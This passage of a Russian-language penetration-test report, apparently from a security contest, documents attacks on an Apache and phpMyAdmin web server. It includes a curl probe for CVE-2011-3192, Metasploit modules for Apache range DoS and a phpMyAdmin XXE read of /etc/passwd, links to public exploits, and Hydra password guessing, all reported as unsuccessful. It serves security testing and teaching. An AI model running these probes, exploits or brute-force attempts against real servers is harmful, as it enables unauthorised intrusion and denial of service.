


Рис. 9. Проведение XSS-атаки


Рис. 10. Проверка успешности XSS-атаки (результат поиска по фразе “SWSU” на страничке http://contest.npo-echelon.ru/admin/searche.php)

## 7. Демонстрирация эксплуатации одной из выявленных уязвимостей с помощью Metasploit Framework.

Среди имеющихся модулей эксплойтов msf под версию Apache 2.2.16 подходил apache_range_dos (**CVE-2011-3192)**. Проверим уязвимость сервера к данной атаке сделав следующий запрос:

**curl -I -H "Request-Range: bytes=0-1,0-2,0-3,0-4,0-5,0-6" -s cintest.npo-echelon.ru | grep Partial**

(рис. 11). В ответ сервер выдал **«206 Partial Content»**, что говорит об уязвимости сервера к данной атаке.

При эксплуатации (управление msf происходит с использованием оболочки armitage) уязвимости настраиваем (рис. 12 и запускаем (рис. 13) apache_range_dos. К сожалению, видимого эффекта (недоступность сайта, замедление его работы) в ходе атаки обнаружено не было (было отправлено в сумме 1000 пакетов), что возможно говорит о том, что адмиминистраторы все-таки сделали необходимые обновления или произвели какие-либо настройки для отражения данной атаки.




Рис. 11. Проверка уязвимости CVE-2011-3192




Рис. 12. Настройка apache_range_dos




Рис. 13. Проведение DoS-атаки с помощью apache_range_dos

Для phpmyadmin в базе данных msf имеется экспойт phpmyadmin_config, который распространяется на версии 3.x < 3.1.3.1, так как ранее было установлено, что на сайте версия 3.3.7, данный эксплойт, вероятно, не будет работать, что было подтверждену при попытке его использования (рис. 14, рис. 15).




Рис. 14. Настройка phpmyadmin_config




Рис. 15. Использвание phpmyadmin_config

Был найден другой эксплойт для msf, подходящий к имеющейся на сайте версии phpmyadmin - «phpMyAdmin 3.3.X and 3.4.X - Local File Inclusion via XXE Injection». После добавления его в базу msf, он был настроен (рис. 16) и применен (рис. 17). Результат его работы должен сохраниться в credentials (содержимое файла /etc/passwd). Но, просмотрев этот раздел, ничего обнаружено не было, соответственно, данный эксплойт так же не подходит к атакуемй конфигурации.




Рис. 16. Настройка phpmyadmin_XXE_inj




Рис. 17 Применение phpmyadmin_XXE_inj

## 8. Продолжение исследований

При дальнейшем поиске эксплойтов phpmyadmin были найдены еще несколько публичных эксплойтов (но не для msf):

http://www.exploit-db.com/exploits/17510/ - не подошел ввиду того, что для его работы было необходимо наличие папки config, которая в данной версии phpmyadmin не создавалась.

http://www.xxor.se/uploads/phpmyadmin_preg_replace_rce_poc.php - основан на использовании уязвимости в ф-ии preg_replace (подстановка опции /e и нуль-байта), но он также не подошел (рис. 18), вероятно, ввиду того, что на сервере, как было ранее установлено, использовалась версия PHP/5.3.3-7+squeeze14, в которой была устранена уязвимость с внедрением нуль-байта.




Рис. 18. Попытка использования phpmyadmin_preg_replace_poc

http://www.xxor.se/uploads/phpmyadmin_swekey_rci_exploit.php - не подошел ввиду того, что ему необходим доступ к папке setup, который на данном хостинге был закрыт HEAD-аутификацией. Была осуществлена попытка подбора пароля к папке setup по словарю при помощи hydra (рис. 19), но словарная атака не принесла результата. Так же была попытка подобрать пароль к SSH, но она так же не принесла результата.

